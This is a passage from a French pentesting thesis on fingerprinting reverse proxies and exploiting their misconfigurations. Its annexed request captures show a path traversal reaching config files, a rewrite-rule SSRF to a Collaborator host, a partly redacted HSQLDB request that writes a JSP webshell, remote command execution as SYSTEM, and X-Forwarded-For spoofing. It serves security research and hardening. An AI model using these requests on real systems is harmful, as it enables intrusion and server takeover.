Pour un nom d'hôte donné (comme app1.my-company.fr), il est pertinent de commencer par analyser les enregistrements DNS associés au domaine principal (my-company.fr), ainsi que les traces historiques. La présence de plusieurs enregistrements A pointant vers la même adresse IP peut suggérer l'existence d'un reverse proxy ou d'un load balancer. Toutefois, ce comportement peut aussi résulter d'une simple configuration d'hôtes virtuels sur un serveur unique, **sans RP/LB intermédiaire**. Il est recommandé de croiser ces données avec des sources comme **crt.sh**, **SecurityTrails** et **Web Archive** ([http://web.archive.org/cdx/search/cdx?url=\\*.<domaine\\_cible>&output=raw&fl=original&collapse=original](http://web.archive.org/cdx/search/cdx?url=*.<domaine_cible>&output=raw&fl=original&collapse=original)).

La démarche globale repose sur l'analyse différentielle des réponses émises par le RP, afin d'identifier les technologies utilisées et de détecter d'éventuels défauts de configuration. L'identification du reverse proxy principal (s'il en existe un) en amont d'une application web permet d'établir une ligne de base des comportements attendus, en tenant compte des variations éventuelles liées à la personnalisation de l'application.

Cette phase d'identification permet de révéler des mappings spécifiques mis en place par les reverse proxies (/static/, /js/ ou même /api/), ainsi que des combinaisons de technologies potentiellement vulnérables (voir [Différence de traitement d'URL reverse proxy/serveur applicatif](#)). Si des défauts sont mis en évidence à l'issue de cette phase, certains peuvent constituer un vecteur d'intrusion initial exploitable.

Dans le cas d'architectures reposant sur plusieurs RP, l'identification des technologies enchaînées peut devenir complexe, certains artefacts caractéristiques pouvant apparaître dans plusieurs implémentations (voir [Cartographie dynamique des technologies](#)).

## 4 Analyse critique du projet

### 4.1 Points forts et axes d'amélioration

Le projet couvre une part significative des technologies de reverse proxy utilisées dans l'écosystème cyber actuel. Il effectue l'étude de certains comportements spécifiques à chaque solution face à des requêtes non standards ou malformées. Ces comportements peuvent mettre en lumière la présence de défauts, potentiellement exploitables par l'attaquant.

La reproductibilité via Docker, la diversité des technologies testées, et l'approche basée sur les écarts aux RFC offre une bonne base pour des scénarios offensifs ou de validation de configurations en environnement de préproduction.

En revanche, certaines limitations sont à noter : le projet ne couvre pas encore certaines solutions propriétaires (comme F5, Citrix ADC, CloudFlare), ni les environnements hybrides à très forte latence ou load balancing dynamique. L'ajout de traces réseau précises, l'intégration de tests passifs, ou encore l'émulation d'utilisateurs réels pourraient enrichir les analyses.

De plus les techniques de `request smuggling` n'ont pas été étudiées dans cette itération.

### 4.2 Comparaison avec d'autres approches

Comme évoqué dans la section sur le [contexte d'émergence du projet](#), la communauté cyber s'intéresse majoritairement aux technologies serveurs dans une optique de reverse engineering. Très peu de travaux se consacrent à une analyse des comportements des reverse et de marqueurs spécifiques aux technologies.

Les ressources disponibles et les démarches analogues sont limitées : on peut citer le dépôt GitHub [GrrrDog/weird\\_proxies](#), qui recense des comportements non documentés sur plusieurs reverse proxies, ou encore certaines publications d'AcuNetix, comme [cet article](#) qui propose une relecture offensive de failles propres aux chaînes de traitement http.

### 4.3 Apport personnel et évolution

Je me suis intéressé en détail aux reverse proxies et load balancers depuis un peu plus d'un an. Cette démarche est née d'un constat récurrent lors de mes tests d'intrusion externes : environ 20 à 25 % des RP exposés présentaient un défaut potentiellement exploitable.

Ce projet m'a permis de formaliser des marqueurs et des techniques que j'utilise régulièrement en audit, mais qui restent peu documentés dans les ressources existantes en cybersécurité offensive. L'analyse structurée de ces comportements, replacés dans leur contexte technique, contribue à combler un vide entre les pratiques de terrain et les référentiels publics.

Le principal objectif du projet est d'intéresser la communauté cyber à la recherche offensive appliquée aux reverse proxies, afin d'en faire émerger des analyses, outils et partages de cas concrets.

Egalement, ce projet pourrait également servir à alimenter des stratégies de détection comportementale ou à guider des actions de durcissement plus fines, notamment sur des infrastructures exposées ou mutualisées.

## 5 Conclusion et perspectives

Le mémoire formalise la première itération d'un projet visant à combler un manque dans la recherche offensive autour des reverse proxies (RP) et load balancers (LB). Ces composants souvent sous-estimés par la communauté cyber sur le plan offensif et sont considérés comme des composants « surs ».

L'objectif est de susciter un intérêt accru pour l'étude de ces technologies, notamment par la cartographie de leurs comportements spécifiques et des artefacts qu'elles génèrent dans les échanges HTTP.

Cette démarche permet non seulement d'identifier les technologies déployées mais aussi de révéler des défauts de configuration exploitables, ouvrant la voie à des attaques ciblées parfois méconnues. En exposant ces failles potentielles, ce travail encourage la communauté à approfondir la compréhension et le durcissement de ces couches intermédiaires.

Le projet, étant encore à sa première itération, n'a pas permis de tester un grand nombre de solutions technologiques commerciales. Cependant, il a révélé des écarts concrets entre les implémentations des éditeurs et les spécifications des RFC web, générant ainsi des défauts exploitables au sein de ces différences.

Pour la suite, plusieurs pistes sont envisagées : enrichir la cartographie comportementale, développer des outils d'automatisation pour la reconnaissance des technologies et la détection d'anomalies, et envisager l'exploitation automatique de ces vulnérabilités potentielles.

## 6 Annexes

### 6.1 Notions préalables

#### 6.1.1 Généralités

Avant d'explorer le contenu du projet en lui-même, certains points doivent être clarifiés pour en faciliter la compréhension. Les reverse proxies L7 sont principalement utilisés pour proxifier des flux HTTP.

Bien que ce protocole soit défini par plusieurs RFC (7230, 7231, 7540, 9110), les éditeurs de solutions ne suivent que partiellement ces spécifications. L'implémentation est souvent tellement approximative qu'il devient plus pertinent d'identifier ce que *tous* les éditeurs implémentent au minimum et reconnaisse comme une requête HTTP valide.

Également, les différences d'implémentation des RFC permettent souvent d'identifier avec précision le serveur frontal exposé, qui est bien souvent le reverse proxy.

#### 6.1.2 Implémentation minimale HTTP

Le projet n'ayant pas pour but d'expliquer les RFC HTTP en détail, nous ne prendrons qu'uniquement le point de vue des **RP** pour l'étude de l'implémentation minimale de HTTP.

Tout d'abord, si un client effectue une requête sur une ressource via le protocole HTTP, le serveur distant **doit répondre en HTTP** sinon la connexion est réinitialisée.

A "gateway" (a.k.a. "reverse proxy") is an intermediary that acts as an origin server for the outbound connection but translates received requests and forwards them inbound to another server or servers. Gateways are often used to encapsulate legacy or untrusted information services, to improve server performance through "accelerator" caching, and to enable partitioning or load balancing of HTTP services across multiple machines.

All HTTP requirements applicable to an origin server also apply to the outbound communication of a gateway. A gateway communicates with inbound servers using any protocol that it desires, including private extensions to HTTP that are outside the scope of this specification.

However, an HTTP-to-HTTP gateway that wishes to interoperate with third-party HTTP servers ought to conform to user agent requirements on the gateway's inbound connection.

Figure 1 Extrait RFC 7230 section 2.3

Dans notre contexte, cela signifie que même si un reverse proxy relaie une ressource non HTTP (IMAP, gRPC, WebSocket, RDP, etc.), il doit **obligatoirement** répondre au client avec le protocole HTTP **s'il souhaite conserver la connexion**.

Par simplification, nous nous concentrerons uniquement sur le relai de ressources HTTP par un reverse proxy (par exemple, accès aux applications internes depuis un client WAN).

Un reverse proxy est à la fois client et serveur lors d'une requête relayée. Lorsqu'il est correctement implémenté, il respecte donc les règles de formalisme du protocole HTTP aussi bien lors de l'émission de requêtes que lors du traitement des réponses. Le protocole HTTP étant défini comme **stateless** (chaque requête est considérée comme indépendante), une requête HTTP ne peut fournir qu'une seule réponse de la part du serveur.

HTTP is defined as a **stateless protocol**, meaning that **each request message's semantics can be understood in isolation**, and that the **relationship between connections and messages on them has no impact on the interpretation of those messages**. For example, a CONNECT request ([Section 9.3.6](#)) or a request with the Upgrade header field ([Section 7.8](#)) can occur at any time, not just in the first message

*Figure 2 Extrait RFC 9110 section 3.3*

Une requête HTTP minimale doit normalement respecter le format suivant :

```
<VERB><ESPACE><Ressource Target><ESPACE>HTTP/1.0\r\n\r\n
```

Par exemple :

```
GET /test HTTP/1.0
```

Une ressource cible est définie comme une URI (URL complète ou chemin relatif sur l'hôte). Chaque ligne d'une requête HTTP doit se terminer par un retour chariot suivi d'un saut de ligne (`\r\n`). Si une requête cliente contient deux séquences `\r\n` consécutives et qu'aucun corps n'est spécifié (entête Content-Length ou Transfer-Encoding), le serveur l'interprétera comme la fin de la requête cliente.

Pour les versions supérieures à HTTP/1.0, la présence d'une entête `Host` dans la requête est obligatoire.

```
<VERB><ESPACE><Ressource Target><ESPACE>HTTP/<VERSION>\r\n
Host:<ESPACE><Nom Hôte>\r\n
```

Par exemple :

```
GET /test HTTP/1.1
Host: monsite_test.local
```

Pour illustrer mon propos sur le respect des RFC, Apache autorise le caractère « ? » dans la Resource Target, alors que les RFC le considèrent comme un caractère réservé « gen-delims ».

unreserved	= ALPHA / DIGIT / "-" / "." / "_" / "~"
reserved	= gen-delims / sub-delims
gen-delims	= ":" / "/" / "?" / "#" / "[" / "]" / "@"
sub-delims	= "!" / "\$" / "&" / "'" / "(" / ")" / "*" / "+" / "," / ";" / "="

Figure 3 Extrait RFC 3986 Appendix A

Dans Apache, une requête sur « ? » équivaut à une requête sur la racine (« root ») définie dans le fichier de configuration de l'hôte virtuel. Ceci permet d'identifier immédiatement si le serveur frontal exposé est un Apache car aucun autre serveur/proxy n'acceptera la requête ci-dessous.

**Request**

PrettyRawHex

1 GET ? HTTP/1.1 \r \n

2 Host: apache-server \r \n

3 \r \n

?

⚙

⬅

➡

Search

**Response**

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Date: Wed, 18 Jun 2025 14:09:29 GMT

3 Server: Apache/2.4.52 (Ubuntu)

4 Upgrade: h2,h2c

Figure 4 Requête sur la racine du site déclaré pour Apache

D'autres comportements propres à certaines implémentations permettront d'identifier les technologies en place ; ils seront détaillés dans la partie Méthodologie offensive du projet.

### 6.1.3 Propagation de la requête client par les reverse proxies


Dans cette section, nous allons brièvement examiner le comportement d'un reverse proxy lors du relais d'une requête émise par un client WAN vers un serveur d'application (seule la couche applicative est prise en compte).

De nombreuses opérations de transformation et de vérification sont volontairement omises : l'objectif ici est de mettre en lumière les entêtes HTTP spécifiques manipulés/ajoutés par les RP.

1. Un client WAN souhaite accéder à une ressource HTTP exposée sur le port 443 de l'hôte application.test.com. Ce nom d'hôte résout vers l'adresse IP publique du pare-feu WAN. Le client ouvre un socket TCP et envoie une requête HTTP à l'hôte distant :
2. Le pare-feu WAN identifie le flux et applique la politique de filtrage adaptée. Une règle de DNAT (ou de PAT si un changement de port est nécessaire) correspond à cette requête. Le paquet est alors redirigé vers le reverse proxy interne.
3. Le reverse proxy inspecte la requête HTTP émise par le client (des vérifications et transformations multiples peuvent être effectuées à ce stade). Il détermine le serveur applicatif cible à partir de l'en-tête Host de la requête ou, beaucoup plus rarement, à partir du SubjectName du certificat TLS utilisé lors de l'établissement de la connexion chiffrée. Il construit ensuite une nouvelle requête HTTP similaire à celle du client (request forwarding), à laquelle il ajoute des entêtes spécifiques pour tracer la requête initiale.

**Attention : ces entêtes ne servent pas à router les requêtes elles-mêmes coté RP (dans le cas d'une architecture avec un RP unique).**

4. Le pare-feu interne autorise le flux selon sa politique et redirige le paquet vers le serveur applicatif.
5. Le serveur applicatif traite la requête et envoie une réponse au RP. Selon la logique métier et la configuration de l'application, les entêtes réservés aux proxies (X-Forwarded-\*) peuvent être interprétées ou ignorées.
6. Le reverse proxy reçoit la réponse, la transmet au pare-feu WAN, qui l'achemine ensuite vers le client.





Nous nous concentrons sur l'étape 3, durant laquelle le reverse proxy relaie la requête vers le serveur applicatif. Prenons un exemple simple pour illustrer la propagation de la requête cliente via un reverse proxy.

Pour la requête cliente initiale :

**Request**

	Pretty	Raw	Hex
1	GET /trace.php HTTP/1.1		
2	Host: <u>apache.test.local</u>		
3			

*Figure 5 Requête cliente initiale sur le reverse proxy*

L'hôte initial demandé par le client est `apache.test.local`. La configuration du reverse proxy redirige tout ce qui est en `*.test.local` vers le serveur `172.21.0.3`, qui correspond au nom d'hôte interne `apache.internal`.

**Edit Proxy Host** ×

[⚡ Details](#) [📁 Custom locations](#) [🔒 SSL](#) [⚙️ Advanced](#)

**Domain Names \***

<b>Scheme *</b>	<b>Forward Hostname / IP *</b>	<b>Forward Port *</b>
<input type="text" value="http"/>	<input type="text" value="172.21.0.3"/>	<input type="text" value="80"/>

☐ Cache Assets

☐ Block Common Exploits

☐ Websockets Support

**Access List**

*Figure 6 Configuration du reverse proxy via Nginx Proxy Manager*

En affichant la requête transmise en interne au serveur applicatif, on observe que le reverse proxy (ici OpenResty) injecte automatiquement des entêtes permettant de tracer l'origine de la requête (Fig. Le serveur en backend peut s'appuyer sur ces données pour construire une réponse adaptée au client, notamment en ce qui le nom d'hôte demandé.

### Request


	Pretty	Raw	Hex
1	GET /trace.php HTTP/1.1		
2	Host: <b>apache.test.local</b>		
3			
<div><div>?</div><div>⚙</div><div>⬅</div><div>➡</div><div>Search</div></div>			

### Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK			
2	Server: openresty			
3	Date: Fri, 20 Jun 2025 14:11:55 GMT			
4	Content-Type: text/html; charset=UTF-8			
5	Content-Length: 254			
6	Connection: keep-alive			
7	Upgrade: h2,h2c			
8	Vary: Accept-Encoding			
9				
10	Nom du serveur en INTERNE : <b>apache.internal</b>			
11	Nom du serveur requete par le client : <b>apache.test.local</b>			
12				
13	Host: apache.test.local			
14	<b>X-Real-IP: 172.21.0.1</b>			
15	<b>X-Forwarded-For: 172.21.0.1</b>			
16	X-Forwarded-Proto: http			
17	<b>X-Forwarded-Host: apache.test.local</b>			
18	Connection: close			
19				


Figure 7 Entêtes présentes dans la requête initiée par le reverse proxy

## 6.2 Schéma




**Figure 8** Schéma d'infrastructure minimale classique

[Retour au texte](#)



**Figure 9** Schéma d'infrastructure avec sortie VPN

[Retour au texte](#)



**Figure 10** Schéma d'infrastructure sans DMZ

## 6.3 Captures d'écrans

```
/var/www/  
/var/www/html  
/var/www/html/index.php  
/var/www/html/index.nginx-debian.html  
/var/www/config  
/var/www/config/config.txt  
/var/www/static  
/var/www/static/test.css
```

Figure 11 Arborescence serveur nginx

[Retour texte](#)

### Request

Pretty Raw Hex

```
1 GET /static/test.css HTTP/1.1 \r \n  
2 Host: nginx.local \r \n  
3 \r \n
```

? ⚙ ⬅ ➡ Search

### Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK  
2 Server: nginx/1.22.1  
3 Date: Thu, 19 Jun 2025 13:20:44 GMT  
4 Content-Type: text/css  
5 Content-Length: 39  
6 Last-Modified: Thu, 19 Jun 2025 13:20:39 GMT  
7 Connection: keep-alive  
8 ETag: "68540ea7-27"  
9 Accept-Ranges: bytes  
10  
11 Comportement normal pour alias /static
```

Figure 12 Comportement normal d'une requête sur le mapping static

[Retour texte](#)

## Request

Pretty Raw Hex

```
1 GET /static../config/config.txt HTTP/1.1 \r \n
2 Host: nginx.local \r \n
3 \r \n
```

? ⚙️ ⬅️ ➡️ Search

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.22.1
3 Date: Thu, 19 Jun 2025 13:25:06 GMT
4 Content-Type: text/plain
5 Content-Length: 85
6 Last-Modified: Thu, 19 Jun 2025 13:25:03 GMT
7 Connection: keep-alive
8 ETag: "68540faf-55"
9 Accept-Ranges: bytes
10
11 la racine du site est /var/www/html;
12 l'exposition de /var/www/config est un probleme
13
```

Figure 13 Mauvais mapping pour /static sur nginx

[Retour texte](#)

## Request

Pretty Raw Hex

```
1 GET /static@yz1pnxx9dysqkssn7csingzt4kabybm0.oastify.com HTTP/1.1 \r \n
2 Host: apache.local \r \n
3 \r \n
```

? ⚙️ ⬅️ ➡️ Search

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 19 Jun 2025 14:12:28 GMT
3 Server: Burp Collaborator https://burpcollaborator.net/
4 X-Collaborator-Version: 4
5 Content-Type: text/html
6 Content-Length: 55
7
8 <html>
  <body>
    jg0248z7kku0n7zdynq45xzjjgsgz
  </body>
</html>
```

Figure 14 Mauvaise règle de réécriture de requête pour Apache

[Retour texte](#)



## Request

Pretty Raw Hex

```
1 GET [REDACTED] HTTP/2
2 Host: [REDACTED]
```

? ⚙️ ⬅️ ➡️ Search

## Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Strict-Transport-Security: max-age=31536000; includeSubDomains
3 Cache-Control: no-cache
4 Pragma: no-cache
5 Date: Fri, 20 Jun 2025 07:50:34 GMT
6 Expires: Fri, 20 Jun 2025 06:50:34 GMT
7 Content-Type: text/plain; charset=utf-8
8 Vary: Accept-Encoding
9 X-Content-Type-Options: nosniff
0 X-Frame-Options: sameorigin
1 Content-Security-Policy: frame-ancestors 'self';
2 X-Xss-Protection: 1; mode=block
3 Server: Apache
4
5 {"request":{"type":"version"},"value":{"agent":"1.5.0","protocol":"7.2","config":{"listenForHttpServ:
ts":"false","agentId":"[REDACTED]-servlet","agentType":"servlet","policyLocation":
```

**Figure 15** Accès à l'application interne jolokia sur un déploiement de l'application **REDACTED**

[Retour texte](#)

## Request

Pretty Raw Hex

```
POST [redacted] config/config.do HTTP/1.1
Host: [redacted]
Cookie: JSESSIONID=14B54FF20612FAB0075F86ABCA490B49
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 2173

[redacted]
[redacted]
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: keep-alive

[redacted]org.hsqldb.jdbcDriver&[redacted]validationQuery=
CALL
"com.sun.org.apache.xml.internal.security.utils.JavaUtils.writeBytesToFilename"('webap
ps/[redacted]/_s.jsp','javax.xml.bind.DatatypeConverter.parseHexBinary"('3c254020706
```

Figure 16 Ecriture d'un webshell via une application interne vulnérable

[Retour texte](#)

## Request

	Pretty	Raw	Hex
1	POST		
2	Host:		
3			
4	userId=whoami		

?

⚙

⬅

➡

Search

## Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK			
2	Date: Thu, 21 Nov 2024 10:50:46 GMT			
3	Set-Cookie: JSESSIONID=358324A36C6AE55592C224C716738I			
4	Content-Type: text/html; charset=ISO-8859-1			
5	Content-Length: 25			
6	Keep-Alive: timeout=5, max=100			
7	Connection: Keep-Alive			
8				
9				
0	autorite nt\syst?me			

Figure 17 Exécution de code à distance via le webshell

[Retour texte](#)

## Request

Pretty Raw Hex

```
1 GET /trace.php HTTP/1.1
2 Host: apache.proxy-test.local
3 X-Forwarded-for: last_node?
4
```

? ⚙️ ⬅️ ➡️ Search

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: openresty
3 Date: Fri, 20 Jun 2025 20:33:25 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 159
6 Connection: keep-alive
7 Upgrade: h2,h2c
8 Vary: Accept-Encoding
9 X-Served-By: apache.proxy-test.local
10
11 Host: apache.proxy-test.local
12 X-Forwarded-Scheme: http
13 X-Forwarded-Proto: http
14 X-Forwarded-For: last_node?, 172.21.0.1
15 X-Real-IP: 172.21.0.1
16 Connection: close
17
```

Figure 18 Ajout de la valeur d'entête X-Forwarded-for du client dans la requête du RP

[Retour texte](#)

## Request

Pretty Raw Hex

```
1 GET /proxy/trace.php HTTP/1.1
2 Host: apache.proxy-test.local
3
```

? ⚙️ ⬅️ ➡️ Search

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.22.1
3 Date: Sat, 21 Jun 2025 07:22:25 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 210
6 Connection: keep-alive
7 Upgrade: h2,h2c
8 Vary: Accept-Encoding
9
10 X-Forwarded-Scheme: http
11 X-Forwarded-For: 172.21.0.1, 172.21.0.4
12 Host: 172.21.0.3
13 Connection: close
14 X-Forwarded-Host: apache.proxy-test.local
15 X-Forwarded-Server: apache.proxy-test.local
16 X-Forwarded-Proto: http
17
```

*Figure 19* Requête reçue par le serveur applicatif après 2 relaie par RP

[Retour texte](#)

## Request

Pretty Raw Hex

```
1 GET /proxy/trace.php HTTP/1.1
2 Host: apache.proxy-test.local
3 X-Forwarded-for: 127.0.0.1
4
```

? ⚙️ ⬅️ ➡️ Search

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.22.1
3 Date: Sat, 21 Jun 2025 07:35:02 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 221
6 Connection: keep-alive
7 Upgrade: h2,h2c
8 Vary: Accept-Encoding
9
10 X-Forwarded-Scheme: http
11 X-Forwarded-For: 127.0.0.1, 172.21.0.1, 172.21.0.4
12 Host: 172.21.0.3
13 Connection: close
```

Figure 20 Absence de réécriture d'entête réservée aux RP

[Retour texte](#)

## Request

	Pretty	Raw	Hex
1	GET /proxy/forbidden.php HTTP/1.1		
2	Host: apache.proxy-test.local		
3			
4			

?

⚙

⬅

➡

Search

## Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1 403 Forbidden			
2	Server: nginx/1.22.1			
